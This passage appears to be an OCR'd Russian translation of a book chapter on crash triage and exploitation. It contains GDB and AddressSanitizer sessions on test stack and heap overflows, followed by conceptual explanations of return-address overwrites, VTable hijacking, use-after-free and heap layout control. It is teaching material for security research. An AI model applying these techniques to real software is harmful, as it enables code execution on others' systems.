❸ (gdb) x/16xw $sp-16
   0xbffff620:     0x41414141      0x41414141      0x41414141      0x41414141
   0xbffff630:     0x41414141      0x41414141      0x41414141      0x41414141
   0xbffff640:     0x41414141      0x41414141      0x41414141      0x41414141
   0xbffff650:     0x41414141      0x41414141      0x41414141      0x41414141
```

Листинг 10-3. Пример аварийного завершения из-за переполнения буфера стека

Входные данные представляли собой последовательность повторяющихся символов A, показанных здесь шестнадцатеричным значением 0x41. В точке □ программа аварийно завершилась при попытке выполнить код по адресу памяти 0x41414141. То, что адрес содержит повторяющиеся копии наших входных данных, указывает на повреждение памяти, поскольку значения памяти должны отражать текущее состояние выполнения, например указатели в стек или кучу, и крайне маловероятно, чтобы одно значение повторялось. Мы повторно проверяем, что аварийное завершение вызвано отсутствием исполняемого кода по адресу 0x41414141, попросив GDB дизассемблировать инструкции в месте аварийного завершения программы □. GDB сообщает, что не может обратиться к памяти в этой области. Аварийное завершение не обязательно означает переполнение стека, поэтому для подтверждения мы выводим текущую область стека □. Одновременно сдвинув указатель стека назад на 16 байтов, мы видим, что входные данные действительно повредили стек.

Проблема этого аварийного завершения состоит в том, что определить уязвимый код трудно. Мы вызвали его переходом по недействительному адресу, поэтому функция, выполнявшая инструкцию возврата, больше непосредственно не указана, а стек повреждён, что затрудняет извлечение сведений о вызовах. В таком случае можно исследовать память стека ниже повреждения в поисках оставленного уязвимой функцией адреса возврата, который позволит найти виновника. В листинге 10-4 показано аварийное завершение из-за переполнения буфера кучи, анализ которого значительно сложнее повреждения памяти стека.

```
user@debian:~/triage$ gdb ./heap_overflow
GNU gdb 7.7.1

(gdb) r
Starting program: /home/user/triage/heap_overflow

Program received signal SIGSEGV, Segmentation fault.
0x0804862b in main ()
❶ (gdb) x/i $pc
   => 0x804862b <main+112>:        mov    (%eax),%eax

❷ (gdb) info registers $eax
   eax            0x41414141       1094795585

(gdb) x/5i $pc
   => 0x804862b <main+112>:        mov    (%eax),%eax
      0x804862d <main+114>:        sub    $0xc,%esp
      0x8048630 <main+117>:        pushl  -0x10(%ebp)
❸    0x8048633 <main+120>:        call   *%eax
      0x8048635 <main+122>:        add    $0x10,%esp

(gdb) disassemble
Dump of assembler code for function main:
   ...
❹ 0x08048626 <+107>:   mov    -0x10(%ebp),%eax
   0x08048629 <+110>:   mov    (%eax),%eax
=> 0x0804862b <+112>:   mov    (%eax),%eax
   0x0804862d <+114>:   sub    $0xc,%esp
   0x08048630 <+117>:   pushl  -0x10(%ebp)
   0x08048633 <+120>:   call   *%eax

(gdb) x/w $ebp-0x10
0xbffff708:     0x0804a030

❺ (gdb) x/4w 0x0804a030
0x804a030:      0x41414141      0x41414141      0x41414141      0x41414141

(gdb) info proc mappings
process 4578
Mapped address spaces:

    Start Addr    End Addr       Size  Offset  objfile
     0x8048000   0x8049000     0x1000     0x0  /home/user/triage/heap_overflow
```

```
      0x8049000   0x804a000     0x1000     0x0  /home/user/triage/heap_overflow
⓫     0x804a000   0x806b000    0x21000     0x0  [heap]
     0xb7cce000  0xb7cd0000     0x2000     0x0
     0xb7cd0000  0xb7e77000   0x1a7000     0x0  /lib/libc-2.19.so
```

Листинг 10-4. Пример аварийного завершения из-за переполнения буфера кучи

Мы снова получаем аварийное завершение, но теперь на действительной инструкции, копирующей значение из области памяти, на которую указывает EAX, обратно в EAX □. Вероятно, аварийное завершение произошло потому, что EAX указывает на недействительную память. Вывод регистра □ показывает, что значение EAX - всего лишь повторяющийся символ переполнения, что является признаком повреждения.

Дизассемблировав немного дальше, мы обнаруживаем, что значение EAX используется как адрес памяти функции, которую вызовет инструкция в точке □. Разыменование значения, полученного из другого значения, указывает, что выполняемый код ищет виртуальную функцию в таблице виртуальных функций (Virtual Function Table, VTable). Мы подтверждаем это, дизассемблировав несколько инструкций перед инструкцией аварийного завершения □. Видно, что значение считывается из памяти, затем разыменовывается (это чтение указателя VTable), а после разыменовывается снова, вызывая аварийное завершение.

Хотя анализ, показывающий аварийное завершение при разыменовании указателя VTable, не подтверждает повреждение объекта кучи немедленно, это хороший признак. Для проверки повреждения кучи мы извлекаем значение из памяти и проверяем, повреждено ли оно шаблоном `0x41414141`, который служил нашим входным значением при тестировании □. Наконец, чтобы проверить нахождение памяти в куче, мы выводим карту памяти процесса командой `info proc mappings`; из неё видно, что значение `0x0804a030`,

извлечённое нами для □, находится в области кучи □. Сопоставление адреса памяти с отображениями показывает, что повреждение памяти изолировано этой областью кучи.

Обнаружение того, что повреждение изолировано кучей, не обязательно указывает на коренную причину уязвимости, но мы по крайней мере можем найти в стеке сведения, определяющие, какие функции были вызваны до этой точки. Знание вызванных функций сузит набор функций, которые потребуется подвергнуть обратной разработке для выявления виновника.

Повышение вероятности обнаружить коренную причину аварийного завершения

Отследить коренную причину аварийного завершения бывает трудно. Если память стека повреждена, сведения о функции, вызывавшейся в момент аварийного завершения, теряются. При некоторых других видах уязвимостей, например переполнении буфера кучи или использовании после освобождения, аварийное завершение может вообще не произойти в месте уязвимости. Также возможно, что повреждённой памяти присвоено значение, которое совсем не вызывает аварийного завершения приложения, приводя к изменению его поведения, которое трудно наблюдать в отладчике.

В идеале следует повысить вероятность определения точного уязвимого места приложения, не затрачивая значительных усилий. Я представлю несколько способов точнее сузить поиск уязвимого места.

Пересборка приложений с Address Sanitizer

Если вы тестируете приложение в Unix-подобной ОС, есть неплохая вероятность, что у вас имеется его исходный код. Само по себе это даёт множество преимуществ, например полные отладочные сведения, но также позволяет пересобрать приложение и добавить улучшенное обнаружение ошибок памяти, повышая шансы обнаружить уязвимости.

Один из лучших инструментов для добавления такой улучшенной функциональности при пересборке - Address Sanitizer (ASan), расширение компилятора C CLANG, обнаруживающее ошибки повреждения памяти. Если при запуске компилятора указать параметр `-fsanitize=address` (обычно его можно задать переменной среды `CFLAGS`), пересобранное приложение получит дополнительную инструментацию для обнаружения распространённых ошибок памяти, таких как повреждение памяти, запись за пределами границ, использование после освобождения и двойное освобождение.

Главное преимущество ASan в том, что он останавливает приложение как можно скорее после возникновения уязвимого условия. Если происходит переполнение выделенной области кучи, ASan останавливает программу и выводит подробности уязвимости в консоль оболочки. Например, часть вывода простого переполнения кучи показана в листинге 10-5.

```
==3998==ERROR: AddressSanitizer: heap-buffer-overflow❶ on address
0xb6102bf4❷ at pc 0x081087ae❸ bp 0xbf9c64d8 sp 0xbf9c64d0
WRITE of size 1❹ at 0xb6102bf4 thread T0

    #0 0x81087ad (/home/user/triage/heap_overflow+0x81087ad)
    #1 0xb74cba62 (/lib/i386-linux-gnu/i686/cmov/libc.so.6+0x19a62)
    #2 0x8108430 (/home/user/triage/heap_overflow +0x8108430)
```

Листинг 10-5. Вывод ASan для переполнения буфера кучи

Обратите внимание: вывод содержит тип обнаруженной ошибки □ (в данном случае переполнение кучи), адрес памяти записи за пределами □, место в приложении, вызвавшее переполнение □, и размер переполнения □. Используя предоставленные сведения вместе с отладчиком, как показано в предыдущем разделе, вы сможете отследить коренную причину уязвимости.

Однако обратите внимание, что места внутри приложения представлены лишь адресами памяти. Полезнее были бы файлы исходного кода и номера строк. Чтобы получить их в трассировке стека, необходимо задать несколько переменных среды для включения символьного представления, как показано в листинге 10-6. Приложение также должно быть собрано с отладочными сведениями, для чего компилятору CLANG передаётся флаг `-g`.

```
$ export ASAN_OPTIONS=symbolize=1
$ export ASAN_SYMBOLIZER_PATH=/usr/bin/llvm-symbolizer-3.5
$ ./heap_overflow
=================================================================
==4035==ERROR: AddressSanitizer: heap-buffer-overflow on address 0xb6202bf4 at
pc 0x081087ae bp 0xbf97a418 sp 0xbf97a410
WRITE of size 1 at 0xb6202bf4 thread T0
    #0 0x81087ad in main /home/user/triage/heap_overflow.c:8:3❶
    #1 0xb75a4a62 in __libc_start_main /build/libc-start.c:287
    #2 0x8108430 in _start (/home/user/triage/heap_overflow+0x8108430)
```

Листинг 10-6. Вывод ASan для переполнения буфера кучи с символьными сведениями

Большая часть листинга 10-6 совпадает с листингом 10-5. Главное отличие состоит в том, что место аварийного завершения □ теперь отражает область исходного кода (в данном случае начиная со строки 8, символа 3 файла `heap_overflow.c`), а не адрес памяти внутри программы. Сужение места аварийного завершения до конкретной строки программы значительно облегчает исследование уязвимого кода и определение причины аварийного завершения.

Windows Debug и Page Heap

В Windows доступ к исходному коду тестируемого приложения, вероятно, более ограничен. Поэтому необходимо повышать шансы для существующих двоичных файлов. В Windows имеется Page Heap, который можно включить, чтобы повысить вероятность отследить повреждение памяти. Page Heap для отлаживаемого процесса необходимо включить вручную, выполнив от имени администратора следующую команду:

```
C:\> gflags.exe -i appname.exe +hpa
```

Приложение `gflags` устанавливается вместе с отладчиком CDB. Параметр `-i` позволяет указать имя файла образа, для которого нужно включить Page Heap. Замените `appname.exe` именем тестируемого приложения. Параметр `+hpa` непосредственно включает Page Heap при следующем запуске приложения.

Page Heap работает, выделяя после каждой области кучи специальные страницы памяти, определённые ОС и называемые защитными страницами. Если приложение пытается читать или записывать эти специальные защитные страницы, возникает ошибка и отладчик немедленно получает уведомление, что полезно для обнаружения переполнения буфера кучи. Если переполнение записывает данные сразу за концом буфера, приложение затронет защитную страницу и ошибка возникнет немедленно. На рисунке 10-1 показано, как этот процесс работает на практике.




Рисунок 10-1. Обнаружение переполнения с помощью Page Heap

Можно предположить, что Page Heap хорошо подходит для предотвращения повреждений памяти кучи, но он расходует огромный объём памяти, поскольку для каждой выделенной области требуется отдельная защитная страница. Настройка защитных страниц требует системного вызова, снижающего производительность выделения памяти. В целом включать Page Heap для чего-либо, кроме сеансов отладки, было бы не лучшей идеей.

Эксплуатация распространённых уязвимостей

Исследовав и проанализировав сетевой протокол, вы провели его фаззинг и обнаружили несколько уязвимостей, которые хотите эксплуатировать. В главе 9 описано множество типов уязвимостей безопасности, но не способы их эксплуатации; именно их я рассмотрю здесь. Сначала я расскажу, как эксплуатировать повреждения памяти, а затем рассмотрю некоторые более необычные типы

уязвимостей.

Цели эксплуатации уязвимости зависят от назначения анализа протокола. Если анализируется коммерческий продукт, возможно, вы ищете доказательство концепции, ясно демонстрирующее проблему, чтобы поставщик мог её исправить; в таком случае надёжность не столь важна, как наглядное представление самой уязвимости. С другой стороны, если вы разрабатываете эксплойт для упражнения Red Team и должны скомпрометировать некоторую инфраструктуру, может потребоваться надёжный эксплойт, работающий во многих версиях продукта и выполняющий следующий этап атаки.

Заблаговременное определение целей эксплуатации гарантирует, что вы не потратите время на ненужные задачи. Какими бы ни были ваши цели, этот раздел даёт хороший обзор темы и ссылки на более глубокие материалы для конкретных потребностей. Начнём с эксплуатации повреждений памяти.

Эксплуатация уязвимостей повреждения памяти

Повреждения памяти, такие как переполнения стека и кучи, очень распространены в приложениях, написанных на небезопасных при работе с памятью языках, таких как C/C++. Трудно написать сложное приложение на таких языках программирования, не внеся хотя бы одну уязвимость повреждения памяти. Эти уязвимости настолько распространены, что сведения о способах их эксплуатации найти сравнительно легко.

Эксплойт должен вызвать уязвимость повреждения памяти так, чтобы состояние программы изменилось и начал выполняться произвольный код. Это может включать перехват выполняемого состояния процессора и его перенаправление на некоторый исполняемый код, предоставленный эксплойтом. Либо это может означать изменение работающего состояния приложения таким образом, чтобы стала доступна ранее недоступная функциональность.

Разработка эксплойта зависит от типа повреждения и затронутых им частей работающего приложения, а также от средств защиты от эксплуатации, применяемых приложением для усложнения успешной эксплуатации уязвимости. Сначала я расскажу об общих принципах эксплуатации, а затем рассмотрю более сложные сценарии.

Переполнения буфера стека

Вспомните, что переполнение буфера стека происходит, когда код недооценивает длину буфера, копируемого в область стека, и переполнение повреждает другие данные в стеке. Самое серьёзное состоит в том, что во многих архитектурах адрес возврата функции хранится в стеке, и повреждение этого адреса даёт пользователю непосредственный контроль над выполнением, который можно использовать для исполнения любого требуемого кода. Один из наиболее распространённых методов эксплуатации переполнения буфера стека - повреждение адреса возврата в стеке так, чтобы он указывал на буфер, содержащий шелл-код с инструкциями, которые требуется выполнить после получения управления. Успешное повреждение стека таким способом заставляет приложение выполнять неожиданный для него код.

При идеальном переполнении стека вы полностью управляете содержимым и длиной переполнения, а значит, полностью контролируете значения, перезаписываемые в стеке. Работа идеальной уязвимости переполнения стека показана на рисунке 10-2.




Рисунок 10-2. Простой эксплойт переполнения стека

Переполняемый нами буфер стека находится ниже адреса возврата функции □. При переполнении уязвимый код заполняет буфер, а затем перезаписывает адрес возврата значением `0x12345678` □. Уязвимая функция завершает работу и пытается вернуться к вызывающей стороне, но адрес вызова заменён произвольным значением, указывающим на область памяти с шелл-кодом, помещённым туда эксплойтом □. Инструкция возврата выполняется, и эксплойт получает управление выполнением кода.

В идеальной ситуации написать эксплойт переполнения буфера стека достаточно просто: нужно сформировать данные в переполняемом буфере так, чтобы адрес возврата указывал на контролируемую область памяти. В некоторых случаях шелл-код можно даже добавить в конец переполнения и задать адрес возврата как переход в стек. Разумеется, для перехода в стек потребуется найти его адрес памяти, что может быть возможно, поскольку стек перемещается не слишком часто.

Однако свойства обнаруженной уязвимости могут создавать проблемы. Например, если уязвимость вызвана копированием строки в стиле C, в переполнении нельзя использовать несколько нулевых байтов, поскольку C использует нулевой байт как завершающий символ строки: переполнение остановится

сразу после появления нулевого байта во входных данных. Альтернативой является направление шелл-кода по значению адреса без нулевых байтов, например шелл-код, заставляющий приложение выполнять запросы выделения памяти.

Переполнения буфера кучи

Эксплуатация переполнения буфера кучи может быть сложнее эксплуатации переполнения стека, поскольку буферы кучи часто находятся по менее предсказуемым адресам памяти. Это означает, что нет гарантии обнаружить нечто столь же легко повреждаемое, как адрес возврата функции в известном месте. Поэтому эксплуатация переполнения кучи требует других методов, например управления выделениями кучи и точного размещения полезных повреждаемых объектов.

Наиболее распространённый способ получить управление выполнением кода при переполнении кучи - эксплуатировать структуру объектов C++, в частности использование ими VTable. VTable представляет собой список указателей на функции, реализуемые объектом. Виртуальные функции позволяют разработчику создавать новые классы, производные от существующих базовых классов, и переопределять часть функциональности, как показано на рисунке 10-3.




Рисунок 10-3. Реализация VTable

Для поддержки виртуальных функций каждый выделенный экземпляр класса должен содержать указатель на область памяти таблицы функций . Когда для объекта вызывается виртуальная функция, компилятор создаёт код, который находит адрес таблицы виртуальных функций, затем виртуальную функцию внутри таблицы и, наконец, вызывает этот адрес . Обычно повредить указатели в таблице невозможно, поскольку она, вероятно, хранится в доступной только для чтения части памяти. Но можно повредить указатель на VTable и с его помощью получить выполнение кода, как показано на рисунке 10-4.




Рисунок 10-4. Получение выполнения кода путём повреждения адреса VTable

Уязвимость использования после освобождения

Уязвимость использования после освобождения связана не столько с повреждением памяти, сколько с повреждением состояния программы. Уязвимость возникает, когда блок памяти освобождается, но указатель на этот блок по-прежнему хранится в некоторой части приложения. Позднее во время выполнения приложения указатель на освобождённый блок используется повторно, возможно, потому, что код приложения предполагает, будто указатель всё ещё действителен. Между освобождением блока памяти и повторным использованием указателя на этот блок появляется возможность заменить содержимое блока памяти произвольными значениями и воспользоваться этим для получения выполнения кода.

Когда блок памяти освобождается, обычно он возвращается в кучу для повторного использования при другом выделении памяти; следовательно, если вы можете выдать запрос на выделение того же размера, что и исходное выделение, существует высокая вероятность, что освобождённый блок памяти будет повторно использован с созданным вами содержимым. Уязвимости использования после освобождения можно эксплуатировать методом, похожим на злоупотребление VTable при переполнениях кучи, как показано на рисунке 10-5.

Сначала приложение выделяет в куче объект `p` □, содержащий указатель на VTable, над которым мы хотим получить управление. Затем приложение вызывает `delete` для этого указателя, чтобы освободить связанную с ним память □. Однако приложение не сбрасывает значение `p`, поэтому в дальнейшем этот объект можно использовать повторно.




Рисунок 10-5. Пример уязвимости использования после освобождения

Хотя на рисунке эта область показана как свободная память, исходные значения первого выделения в действительности могли не быть удалены. Из-за этого трудно отследить коренную причину уязвимости использования после освобождения. Причина в том, что программа может продолжать нормально работать, даже если память больше не выделена, поскольку её содержимое не изменилось.

Наконец, эксплойт выделяет память подходящего размера и управляет содержимым памяти, на которую указывает `p`; распределитель кучи повторно использует её для выделения □. Если приложение снова применит `p` для вызова виртуальной функции, мы сможем управлять поиском её адреса и снова получить непосредственное выполнение кода.

Управление компоновкой кучи

В большинстве случаев ключ к успешной эксплуатации уязвимости в куче состоит в том, чтобы заставить подходящее выделение памяти произойти в надёжно предсказуемом месте, поэтому важно управлять компоновкой кучи. Поскольку на разных платформах существует множество разных реализаций кучи, здесь я могу привести лишь общие правила управления кучей.

Реализация кучи приложения может основываться на средствах управления виртуальной памятью платформы, на которой выполняется приложение. Например, в Windows имеется API-функция `VirtualAlloc`, выделяющая блок виртуальной памяти для текущего процесса. Однако использование распределителя виртуальной памяти ОС создаёт пару проблем:

• **Низкая производительность.** При каждом выделении и освобождении памяти ОС приходится переключаться в режим ядра и обратно.

• **Неиспользуемая память.** Как минимум виртуальная память выделяется на уровне страниц, размер которых обычно составляет не менее 4096 байт. Если выделить область меньше страницы, остальная часть страницы пропадёт впустую.

Из-за этих проблем большинство реализаций кучи обращается к службам ОС только при крайней необходимости. Вместо этого они за один раз выделяют большую область памяти, а затем реализуют пользовательский код, который делит это крупное выделение на небольшие блоки для обслуживания запросов на выделение.

Ещё одна сложная задача - эффективная обработка освобождения памяти. Наивная реализация могла бы просто выделить большую область памяти, а затем при каждом выделении перемещать указатель внутри неё, возвращая по запросу следующее доступное место памяти. Это будет работать, но освободить такую память впоследствии практически невозможно: крупное выделение можно освободить только после освобождения всех вложенных выделений. В долго работающем приложении этого может никогда не произойти.

Альтернатива упрощённому последовательному выделению - использование *свободного списка*. Свободный список хранит перечень освобождённых выделений внутри более крупного выделения. При создании новой кучи ОС создаёт крупное выделение, а свободный список состоит из единственного свободного блока размером со всю выделенную память. Когда поступает запрос на выделение, реализация кучи просматривает список свободных блоков в поисках блока, достаточно большого для запрошенного выделения. Затем реализация использует этот свободный блок, выделяет запрошенный блок в его начале и обновляет свободный список, отражая новый размер свободной области.

При освобождении блока реализация может добавить его в свободный список. Она также может проверить, свободна ли память до и после только что освобождённого блока, и попытаться объединить эти свободные блоки, чтобы справиться с фрагментацией памяти. Фрагментация возникает, когда освобождается множество небольших выделенных блоков, возвращая их в доступную для повторного использования память. Однако записи свободного списка содержат только размеры отдельных блоков, поэтому, если запрашивается выделение крупнее любой записи свободного списка, реализации, возможно, придётся дополнительно расширить область, выделенную ОС, чтобы удовлетворить запрос. Пример свободного списка показан на рисунке 10-6.

